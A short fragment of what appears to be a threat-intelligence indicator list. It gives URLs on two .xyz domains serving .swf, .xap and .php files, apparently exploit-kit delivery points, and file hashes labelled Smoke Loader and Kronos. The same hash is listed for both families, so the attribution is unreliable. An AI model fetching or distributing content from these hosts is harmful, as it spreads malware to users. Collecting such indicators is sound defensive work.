  - *fhbg.futureproducts.xyz/5803675896789546549864592 86/489567945678456874356487356743256.swf*
  - *fhbg.futureproducts.xyz/5803675896789546549864592 86/459643097739469743657974386794384.xap*
  - *de.piclogo.xyz/435268768273456873568724 56.php?id=127*
  - *de.piclogo.xyz/z.php?id=127*
- Smoke Loader: e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15
- Kronos: e420e521f891c1a6245e377dc7a6ab70458b7c0d77ad39535cb59018a542fe15